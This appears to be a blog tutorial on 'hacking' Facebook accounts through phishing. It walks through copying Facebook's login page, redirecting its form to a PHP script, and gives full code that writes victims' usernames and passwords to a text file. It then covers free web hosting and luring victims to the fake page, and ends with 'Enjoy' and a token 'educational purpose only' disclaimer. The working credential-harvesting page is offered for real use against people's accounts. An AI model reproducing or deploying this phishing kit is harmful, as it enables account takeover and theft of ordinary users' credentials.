

Hello
friends....!! From many days I am getting many messages in my inbox on how to
hack a Facebook Account. Most of the people are curious to know how hackers
take control of their accounts. Here in this post I am going to tell you how to
hack a Facebook account and explain one of the popular and easiest attacks called
"PHISHING".
Phishing
is one of the popular hacking techniques used by hackers to lure victims into
giving their login credentials. Phishing Webpage: Phishing webpage is a fake
webpage of the target website that helps hackers to lure the victim into believe
that they are visiting the legitimate website and letting them to login in the
fake webpage and leaking their login credentials ( userID and password ). Let
me now explain how to create a Facebook phishing page.
Steps to make a
Fake/Phishing Facebook Login Page :-
For your
simplicity I have uploaded the required files. You can download them from the
given below link and then follow Step 5 onward. You can also make these files yourself by following the steps below.

1. Go to www.facebook.com ( Login Page ) and right click on
website => Select "View source" and copy the whole code to notepad
( Press Ctrl+A then Ctrl+C. Then open notepad and press Ctrl+V ).

2. Now search ( Press Ctrl+F ) for keyword "action" in
that code. You fill find the code like this: action="https://www.facebook.com/login.php?login_attempt=1".

Here, let me explain what "action" means to. If you
have some basic knowledge of web applications, then you already know about that
"action" is a HTML attribute that specifies where to send the
form-data when a form is submitted. In the above code, the action attribute has
the value that points to Facebook login.php file ( https://www.facebook.com/login.php
). So when a user clicks the login button, it will send the data to the
login.php page. This .php file will check whether the entered password is valid
or not. To capture the form-data, we have to change the action value to our php
file. So let us change the value from action="https://www.facebook.com/login.php?login_attempt=1"
to action="login.php". Save the file as index.html.

3. Now, let us create our own login.php file that will capture
the entered data and redirects to original Facebook page. Open the notepad and
copy the following code:
<?php
echo "<html><body bgcolor='#141823'>There Was
some problem please try again</body>";
header("Location: http://www.facebook.com");
$handle = fopen("password.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
echo "<script>document.location='https://www.facebook.com/login.php?login_attempt=1';</script></html>";
exit;
?>
Save this file as "login.php"


4. Open the notepad and just save the file as
"password.txt" (without any contents).
5. To host your phishing page, you may need a Web-hosting. You
can create a free account in any free web hosting providers. Following are best
available free Web-hosting sites :-
Once you have created account in free hosting site. Now upload
those three file ( index.html, login.php, password.txt ) in the free Web-hosting site.
Upload files to Web-hosting site :-
1. Login to your Web-hosting site and search for cPanel or
Settings.
2. Search for File Manager open it and upload the files there.

Your files can be viewed by visiting URL provided when you create
account. For example : "yourusername.webhostingdomain.com". Make sure
your fake page is working or not, by visiting your URL.
Hack someone’s Facebook Account :-
1. Now, you have to lure your victim to Login into your phishing
page by sending them your Phishing page URL i.e.
"yourusername.webhostingdomain.com". ( You can lure your victim by
telling them to like the page )
2. Once they login into the phishing page ( i.e. they enter
their login credentials ), their account is hacked.
3. Now to see the victims userID, Password; login to your Web-hosting account and open "password.html" file to see the victims
user id and the password.
Enjoy....!!
Note: The above article is for educational purpose only.
If you face any problems then
you can leave a comment below....we will get back to you as soon as possible.
:-) :-)


